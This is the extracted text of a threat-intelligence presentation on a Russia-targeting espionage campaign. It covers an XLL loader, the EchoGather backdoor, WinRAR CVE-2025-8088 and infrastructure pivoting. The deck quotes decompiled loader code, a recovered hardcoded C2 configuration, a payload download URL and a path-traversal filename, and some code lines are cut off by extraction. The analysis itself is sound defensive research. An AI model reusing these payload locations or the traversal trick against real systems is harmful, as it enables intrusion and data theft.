



Paper Cuts: How an XLL Led Us to an Espionage Campaign Targeting Russia



Russia is the Target,
not the Source.

Why Should You
Care?

We Should Care...



Defense Intelligence



Early Warning



A Distorted Picture



Paper Werewolf / GOFFEE

Active Since

2022

Targets

Russian government, military-adjacent industries

Motivation

Espionage

Tradecraft

Patient. Targeted. Vulns. Document-based initial access.

The File That Started It All

3

/ 73

Community Score

-63

⚠️ 3/73 security vendors flagged this file as malicious

[Follow](#) [Reanalyze](#) [Download](#)

0506a6fcee0d4bf731f1825484582180978995a8f9b84fc59b6e631f720915da

Size

Last Anal

Плановые цели противника НЕ ЗАПУСКАТЬ.xll

Size

Last Anal

850.82 KB

3 months

pedll detect-debug-environment overlay long-sleeps 64bits

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY 4

Security vendors' analysis on 2025-10-26T13:26:19 UTC

Popular threat label ⚠️ trojan.misc

Threat categories trojan

Family labels misc

CrowdStrike Falcon

⚠️ Win/malicious_confidence_60% (D)

Cynet

⚠️ Malicious (score: 100)

Elastic

⚠️ Malicious (moderate Confidence)

Acronis (Static ML)

✅ Undetected

1800080bc	<code>if (!dll_reason && max_reason_code <= dll_reason)</code>
1800080be	<code>return 0;</code>
1800080be	
1800080cb	<code>int32_t dispatch_result;</code>
1800080cb	
1800080cb	<code>if (dll_reason - 1 > 1)</code>
1800080cb	<code>{</code>
180008115	<code>label_180008115:</code>
180008115	<code>j__mw_set_second_stage(dll_main_callback, dll_reason);</code>
18000811a	<code>dispatch_result = 1;</code>
18000811c	<code>int32_t var_28_1 = 1;</code>

The XLL Loader

Unusual Export Behavior

Malicious logic is not tied to standard export functions.

Evades Detection using DLL_THREAD_DETACH Trigger

Execution fires when any thread that previously called into the XLL exits, including Excel's own threads.

EchoGather



Collecting System Information

Information about the system is sent to the C2



File Exfiltration

Stages and transmits files to the C2 server



Proxy-Aware Comms

Supports various proxy configurations for covert C2 communication



Remote Command Execution

Executes attacker-issued shell commands on the compromised host



Remote File Write

Writes attacker-supplied files directly to the filesystem




Hardcoded C2 Configuration

C2 address and config baked into the binary

```
( ) __noreturn
```

```
tion = LocalAlloc(LMEM_ZEROINIT, 0x50);  
tion->mal_id? = "037dac11-d2c9-4391-9495-85ba4871afb4";  
tion->c2_domain = u"fast-eda.my";  
tion->portNum = 443;  
tion->pwszObjectName =  
vka/lavka/kategorii/zakuski/sushi/sety/skidki/regiony/msk/biry  
tion->userAgent = &data_140013372;  
tion->http_request = u"POST";  
tion->isignore_ssl_cert_errors = 1;  
tion->field_34 = 0;  
tion->pszProxyW = &data_140013372;  
tion->num2 = 0xa40e;  
tion->num3 = 0x17;  
tion->num4 = 1;  
nd() % 0x28 + 0x12c) * 0x3e8);  
s_configuration_packet(mw_build_system_info_blob());  
  
ue)  
encoded_message_with_delay();
```

The C2 is
hardcoded. No
external config
file.



An Invitation to a Concert for High Ranking Officers

 Pivot on fast-eda.my



Uncovering The Infrastructure

 Pivoting on the payload filename **msfax.exe**



Hunt by Filename



More EchoGather Samples



ruzede.com Emerges

CVE-2025-8088: How the RAR Bites

`Вх.письмо_Мипромторг.lnk:.._.._.._.._Roaming_Microsoft_Windows_run.bat`
(Ministry of Industry and Trade)



<https://2k-linep.com/upload/docc1.ps1>



МИНИСТЕРСТВО
ПРОМЫШЛЕННОСТИ
И ТОРГОВЛИ
РОССИЙСКОЙ ФЕДЕРАЦИИ
(МИНПРОМТОРГ РОССИИ)

ЗАМЕСТИТЕЛЬ МИНИСТРА

Пресненская наб., д. 10, стр. 2, Москва, 125039

Тел. (495) 539-21-66

Факс: (495) 547-87-83

<http://www.minpromorg.gov.ru>

23.10.2025 № 111025/06

На № _____ от _____

АО «Концерн ВКО «Алмаз-Антей»

antey@almaz-antey.ru

АО «Швабе»

mail@shvabe.com

АО «Объединенная приборостроительная
корпорация»

info@opkrt.ru

ФГУП «ВНИИ «Центр»

centr@vniicentr.ru

В целях подготовки информационно-справочных материалов по возникающим проблемам представления обосновывающих документов при формировании цены на продукцию, поставляемую по государственному оборонному заказу, прошу предоставить сведения о согласовании цены продукции (финальные изделия), предоставляемой по государственному оборонному заказу, с нарушением сроков подготовки и рассмотрения обосновывающих документов, включая обосновывающие документы соисполнителей (поставщиков).

Информацию по прилагаемой форме прошу представить в адрес ФГУП «ВНИИ «Центр» в установленном порядке на бумажном носителе и (или) на электронную почту zapro@vniicentr.ru и (или) посредством сети защищенной связи организаций оборонно-промышленного комплекса в пункт документального обмена СЗС ОПК ФГУП «ВНИИ «Центр» в срок до 12:00 23 октября 2025 г.

ФГУП «ВНИИ «Центр» прошу организовать доведение указанного поручения до соответствующих организаций и интегрированных структур, а также обеспечить свод и направление полученной информации в Департамент оборонно-промышленного комплекса Минпромторга России в срок до 13:00 24 октября 2025 г.

Рег. № 18602
от 23.10.2025
Осн. док. на: "" з.
Приложение: .
АО «ОПК»

Impersonating the Russian Ministry of Industry and Trade (Минпромторг России)



The Picture So Far

What we had

- 2 decoy documents impersonating Russian government entities
- An undocumented XLL loader and EchoGather backdoor
- A CVE-level WinRAR vulnerability (CVE-2025-8088)
- Confirmed C2 servers

What we didn't have

- A threat actor name
- Attribution
- A link to any known group

Two CVE numbers. One Vulnerability. One actor.

CVE-2025-6218 (Reported by BI.ZONE)

Trailing-space folder names trick WinRAR into writing files to unintended paths. WinRAR ≤7.11.

And 0-day at time of publication.

CVE-2025-8088 (Our Finding)

Path traversal via Alternate Data Streams (ADS). Affected version ≤ 7.12



Discovered During Pivoting

 МИНИСТЕРСТВО ПРОМЫШЛЕННОСТИ И ТОРГОВЛИ РОССИЙСКОЙ ФЕДЕРАЦИИ (МИНПРОМТОРГ РОССИИ) ЗАМЕСТИТЕЛЬ МИНИСТРА Пресненская наб., д. 10, стр. 2, Москва, 125039 Тел. (495) 539-21-66 Факс (495) 547-87-83 http://www.minpromtorg.gov.ru 23.10.2025 № 111025/06 На № _____ от _____	АО «Концерн ВКО «Алмаз-Антей» antey@almaz-antey.ru АО «Швабе» mail@shvabe.com АО «Объединенная приборостроительная корпорация» info@opkrt.ru ФГУП «ВНИИ «Центр» centr@vniicentr.ru
--	---

В целях подготовки информационно-справочных материалов по возникающим проблемам представления обосновывающих документов при формировании цены на продукцию, поставляемую по государственному оборонному заказу, прошу предоставить сведения о согласовании цены продукции (финальные изделия), поставляемой по государственному оборонному заказу, с нарушением сроков подготовки и рассмотрения обосновывающих документов, включая обосновывающие документы соисполнителей (поставщиков).

Информацию по прилагаемой форме прошу представить в адрес ФГУП «ВНИИ «Центр» в установленном порядке на бумажном носителе и (или) на электронную почту zapros@vniicentr.ru и (или) посредством сети защищенной связи организаций оборонно-промышленного комплекса в пункт документального обмена СЗС ОПК ФГУП «ВНИИ «Центр» в срок до 12:00 23 октября 2025 г.

ФГУП «ВНИИ «Центр» прошу организовать доведение указанного поручения до соответствующих организаций и интегрированных структур, а также обеспечить свод и направление полученной информации в Департамент оборонно-промышленного комплекса Минпромторга России в срок до 13:00 24 октября 2025 г.

Рег. № 18602
от 23.10.2025
Срок док. инт. — д.
Приложение:
АО «ОПК»

Report by BI.ZONE

 МИНИСТЕРСТВО ПРОМЫШЛЕННОСТИ И ТОРГОВЛИ РОССИЙСКОЙ ФЕДЕРАЦИИ (МИНПРОМТОРГ РОССИИ) ЗАМЕСТИТЕЛЬ МИНИСТРА Пресненская наб., д. 10, стр. 2, Москва, 125039 Тел. (495) 539-21-66 Факс (495) 547-87-83 http://www.minpromtorg.gov.ru 22.07.2025 № ЛК-4364/06 На № _____ от _____	Организации (по списку)
---	----------------------------

В целях оценки влияния реализации постановления Правительства Российской Федерации от 20 октября 2022 г. № 1867 на состояние производственных мощностей организаций-получателей субсидии прошу **в срок до 31 августа 2025 г.** представить в адрес НТЦ «Информтехника» – филиала ФГУП «ВНИИ «Центр» сведения согласно прилагаемой форме.

Контактные данные для информационного взаимодействия:
Адрес: 107078, г. Москва, Каланчевская ул., д. 15А;
8 (495) 662-54-44, доб. 212, 326;
Электронная почта: 1867@inform-teh.ru.

Приложение: на 1л. в 1 экз.

К.А. Лысогорский


How Did They Get The Exploit?

Exploit Supply Chain

The underground exploit broker "zeroplayer" advertised the CVE-2025-8088 WinRAR RCE zero-day on the Russian-language dark web forum [Exploit.in](#) on 7 July 2025 for \$80,000 eleven days before ESET observed the first wild exploitation. [Paper Werewolf](#) is suspected of purchasing the exploit based on timeline analysis by BI.ZONE.

[Distrebuted Technology Group](#)

Infrastructure?



Show Summary

☐	Key	Type	Value	First Seen	Last Seen	Count
☐	2k-line.com	ANCHORS_LINKS-HOST	2k-line.com	2024-08-23	2026-06-01	183
☐	2k-line.com	ANCHORS_LINKS-HOST	www.2k-line.com	2025-07-14	2026-06-01	38
☐	2k-line.com	ANCHORS_LINKS-IP	31.129.102.47 AS 198610	2024-08-23	2026-06-01	221
☐	2k-line.com	CERT_DOMAIN-HOST	2k-line.com	2024-08-23	2026-06-01	183
☐	2k-line.com	CERT_DOMAIN-HOST	www.2k-line.com	2025-07-14	2026-06-01	38
☐	2k-line.com	CERT_DOMAIN-IP	31.129.102.47 AS 198610	2024-08-23	2026-06-01	520
☐	2k-line.com	HOST-ANCHORS_LINKS	2k-line.com	2024-08-23	2026-06-01	183
☐	2k-line.com	HOST-ANCHORS_LINKS	2k-line.ru	2024-08-23	2026-06-01	183
☐	2k-line.com	HOST-ANCHORS_LINKS	mp-sellers.club	2024-08-23	2026-06-01	183
☐	2k-line.com	HOST-ANCHORS_LINKS	t.me	2024-08-23	2026-06-01	183
☐	2k-line.com	HOST-ANCHORS_LINKS	wa.me	2024-08-23	2026-06-01	183

The Infrastructure Overlap

- fast-eda.my → 94.103.3.82
- ruzede.com → 193.233.18.137
- 5 matching banner hashes
- 3 matching header hashes
- 4 matching body SHA1s

☐ Key ▼	Type ▼	Value ▼	First Seen ▼	Last Seen ▼	Count ▼
☐ ruzede.com  	A	193.233.18.137    AS 207713	2025-11-26	2026-04-24	1
☐ ruzede.com  	A	172.64.80.1   AS 13335  	2025-10-04	2025-11-26	1
☐ ruzede.com  	A	104.21.14.227   AS 13335  	2025-10-02	2025-11-26	1
☐ ruzede.com  	A	172.67.160.187   AS 13335  	2025-10-02	2025-11-26	1

☐ Key ▼	Type ▼	Value ▼	First Seen ▼	Last Seen ▼	Count ▼
☐ fast-eda.my  	A	104.21.77.118   AS 13335  	2025-09-17	2026-01-09	1
☐ fast-eda.my  	A	172.67.207.92   AS 13335  	2025-09-17	2026-01-09	1
☐ fast-eda.my  	A	172.64.80.1   AS 13335  	2025-09-18	2026-01-04	1
☐ fast-eda.my  	A	94.103.3.82    AS 207713	2025-11-27	2025-12-15	1
☐ fast-eda.my  	A	188.114.96.3   AS 13335  	2025-09-18	2025-11-23	1



Validin Does the Heavy Lifting

Validin API

Passive DNS, IP history, co-hosted domain enumeration – systematized

Custom Pivot Script

Written with Claude Code during the investigation. Real output, real dead ends.

Dead Ends Included

A methodology that hides failures isn't one.

PIVODIN

Built during the investigation. Four modes. Every result is structured, reproducible JSON & markdown.



enrich

Pull all Validin data for one IOC. Full passive DNS, IP history, co-hosted domains.



hunt

Single-seed pivot, enrich, score connections, discover new IOCs automatically.



corpus

Multi-seed – extract shared signatures across a known cluster, rank by uniqueness, find what else matches.



extract

Parse IOCs from report files to feed the pipeline.

corpus: Find the Fingerprint, Not the Crowd



Pull it All & Find What's Shared

Pull all the fingerprints and find overlaps.

Fingerprints appearing on 2+ seeds only.



Score by Rarity

$\text{signal} = \text{coverage} \times \text{rarity}$



Expend & Filter

2+ signature matches = high-confidence discovery. CDNs, parking pages, common certs – auto-excluded.

> jq -C '.' output/hunt_fast-edu.my_20260529_123713/hunt_report_20260529_124252_graph.json | less -R

```
{
  "nodes": [
    {
      "id": "fast-edu.my",
      "type": "domain",
      "is_seed": true,
      "label": "fast-edu.my"
    },
    {
      "id": "ruzedu.com",
      "type": "domain",
      "is_seed": true,
      "label": "ruzedu.com"
    },
    {
      "id": "rehremade.online",
      "type": "domain",
      "is_seed": true,
      "label": "rehremade.online"
    },
    {
      "id": "ntpsync.online",
      "type": "domain",
      "is_seed": true,
      "label": "ntpsync.online"
    },
    {
      "id": "timecheck.site",
      "type": "domain",
      "is_seed": true,
      "label": "timecheck.site"
    },
    {
      "id": "timemirror.online",
      "type": "domain",
      "is_seed": true,
      "label": "timemirror.online"
    },
    {
      "id": "syncheaven.online",
      "type": "domain",
      "is_seed": true,
      "label": "syncheaven.online"
    },
    {
      "id": "certcheck.online",
      "type": "domain",
      "is_seed": true,
      "label": "certcheck.online"
    }
  ]
}
```


Corpus Infrastructure Hunt Report

Generated: 2026-04-23T16:55:03.934854
Mode: corpus (2 seeds)
Pivot depth: 1

Executive Summary

- Seeds: 2
- Signatures extracted: 16
- Signatures expanded via pivot: 16
- Candidate IOCs discovered: 9660
- Promoted IOCs (matched ≥ 2 signatures): 29

Seed Cross-Coverage

`fast-eda.my` and `ruzede.com` share 16/16 signatures (100% of the corpus fingerprint). Every signature listed below is present on both seeds. Best promoted match covers 3/16 signatures (19%). For comparison the seed pair itself shares all signatures at 100%.

Seed Corpus

#	Value	Type
1	<code>fast-eda.my</code>	domain
2	<code>ruzede.com</code>	domain

Seed-to-Seed Infrastructure Ties

Tier 1 connections directly linking the seed domains to each other via shared hash fingerprints. Backend IPs are non-CDN IPs that also carry the same fingerprint.

`fast-eda.my` ↔ `ruzede.com`

shared_ip | score `0.90` | tier 1

Common Infrastructure Fingerprint

Parameters shared across 2+ seeds, sorted by signal (coverage × rarity). High-signal rows are the operator's distinctive tells. Scope: **excl.** = shared only between seeds with no new hosts found via this sig; **↗ N** = expanded to N new candidate hosts.

Param	Value	See...	Cove...	Rari...	Signal	Con...	Scope
header_hash	e4e0cbc746609fabe773	2/2	1.00	0.90	0.900	557	↗ 50
header_hash	f600b7fdb669224c089e	2/2	1.00	0.90	0.900	517	↗ 50
header_hash	e4e073a48d2247ebc971	2/2	1.00	0.90	0.900	583	↗ 50
banner_hash	f021f5cca5c6e03384f7533dcd7b28...	2/2	1.00	0.90	0.900	586	↗ 50
banner_hash	8ff61481b9dd4c7d375551e692a28b...	2/2	1.00	0.90	0.900	579	↗ 50
banner_hash	a8abb45c35b5ed129e8f93ee500fb8...	2/2	1.00	0.90	0.900	568	↗ 50
banner_hash	7075fbde10e69a33bf4e3c01c0d87f...	2/2	1.00	0.90	0.900	575	↗ 50
banner_hash	1bf91800ebd5f6fcab6e16fdb2fe82...	2/2	1.00	0.90	0.900	16	↗ 14
body_hash	65f3537c3c798f7da146c55aef536f...	2/2	1.00	0.85	0.850	500	↗ 50
body_hash	3adb1f02d5b6054de0046e367c1d68...	2/2	1.00	0.85	0.850	528	↗ 50
body_hash	3c0af39ecb3753c5fee3b53d063c72...	2/2	1.00	0.85	0.850	494	↗ 50
body_hash	f03e18461817f7a6546c8bf8fa8d68...	2/2	1.00	0.85	0.850	665	↗ 50
shared_ip	172.64.80.1	2/2	1.00	0.80	0.800	1	↗ 1
location_do...	timesync.io	2/2	1.00	0.50	0.500	2	↗ 2
subnet_24	172.64.80.0/24	2/2	1.00	0.30	0.300	-	excl.
osint_tag	osint	2/2	1.00	0.30	0.300	-	excl.

Promoted IOCs (Multi-Signature Match)

IOCs attributed to 2+ distinct signatures. Promotion overrides per-signature confidence because multi-parameter overlap is the strongest single indicator that

a host belongs to this corpus. Sigs matched shows N/16 – for comparison the seed pair itself shares all signatures at 100%.

#	Value	Type	Score	Sigs match...	Signatures
1	requiem.fun	domain	0.95	3/16 (19%)	header_hash:e4e0cbc746609fabe773, ba...
2	dabrune.uk	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
3	komix.icu	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
4	kakao.studio	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
5	diluk.shop	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
6	nextleap.biz	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
7	pornhub51.co...	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
8	mostbfocus.c...	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
9	tronyx.club	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
10	cyber-news.t...	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
11	tomantoto.or...	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
12	souls.health	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
13	mindpeak.bon...	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, bo...
14	firistic.icu	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
15	glowmirth.as...	domain	0.90	2/16 (12%)	header_hash:e4e0cbc746609fabe773, ba...
16	heatelec.uk	domain	0.90	2/16 (12%)	header_hash:f600b7fdb669224c089e, ho...

Why This Is One Operator, Not Coincidence

① Unique Server Fingerprint

banner_hash 1bf91800... has connectivity=16 across all of Validin.

② Same Redirect Destination

Every domain redirects to timesync.io – 16/16

③ Synchronized Backend Deployment

Nov 26–27: 94.103.3.25, 193.233.18.137, 194.87.218.68, 147.45.211.117, 147.45.211.29 -
Dec 1–2: 212.192.14.136, 212.192.14.146, 89.221.203.171
Dec 14–16: 193.233.84.30, 81.90.31.238

16 Domains. One Operator.

#

One Hash, 16 Hosts

HOST-BANNER_0_HASH **1bf91800ebd5f6cab6e16fdb2fe8292**

✓

Three Layers. One Attribution.

Infrastructure overlap + shared fingerprints + fast-eda.my recovery = same operator across all 16.

Confirmed C2

fast-eda.my, ruzede.com

Time-Themed

timecheck.site, timealign.online,
timemaster.site, timebits.online,
timefetch.online,
timemirror.online,
timesync.cloud, timeget.online,
timematch.online

NTP-Themed

ntpsync.online

Random-Name

fungaros.com, awalitalk.com,
jantyroza.com,
fastchessplay.com, easytrns.com

The Pivot That Confirmed the Cluster

Sandbox behaviour includes init.dll.xls.LNK

2 unreported XLL samples:

- **2a80a75cb5fec3479525ac7732f1098a** (Poland, slightly different flow)
- **ebe409ddfd4aab127ab149609846b38d** (Kazakhstan)

XLL exports

57 hits across RU/UA/PL/KZ/DE/FL submitters. 6 were EchoGather:

ab06a46d8ba546727c0a5ea99f89b610

29ef48191018dbbc7cee0d72bc1529a3

b81ea1750217fbbf8739f7518cc686d3

2a80a75cb5fec3479525ac7732f1098a

ebe409ddfd4aab127ab149609846b38d

793a7f795a1efb3b3e25ce600c502b48

Conenecion to known C2

7 samples total. 6 already known. 1 new:

793a7f795a1efb3b3e25ce600c502b48 (uses fast-eda.my).

metadata: PDB path

2 unreported samples:

810f1c08692f0b35b4e96c4bb97c8fb3

ebe409ddfd4aab127ab149609846b38d

Confirmed C2

fast-eda.my, ruzede.com

Time-Themed

[timecheck.site](#),
timealign.online,
timemaster.site,
timebits.online,
timefetch.online,
[timemirror.online](#),
timesync.cloud,
timeget.online,
timematch.online

NTP-Themed

[ntpsync.online](#)

Random-Name

fungaros.com,
awalitalk.com,
jantyroza.com,
[fastchessplay.com](#),
[easytrns.com](#)



Four Pivots. One Cluster.

File → Decoy Documents


Decoy Documents → Another Domain & Files

Banner hash → 16-domain operator fleet

VT hunting → cluster confirmed, C2 recovered


The Story Didn't End
Here.

BI.ZONE Uncovers 3 New Clusters (February 2026)




- Paper Werewolf (GOFFEE)
- Versatile Werewolf (HeartlessSoul)
- Eagle Werewolf

Source: [BI.ZONE](#)



C2: <https://syncheaven.online/sync/now/ru/moscow/fetch>



battleflight.org and battleflight.pro

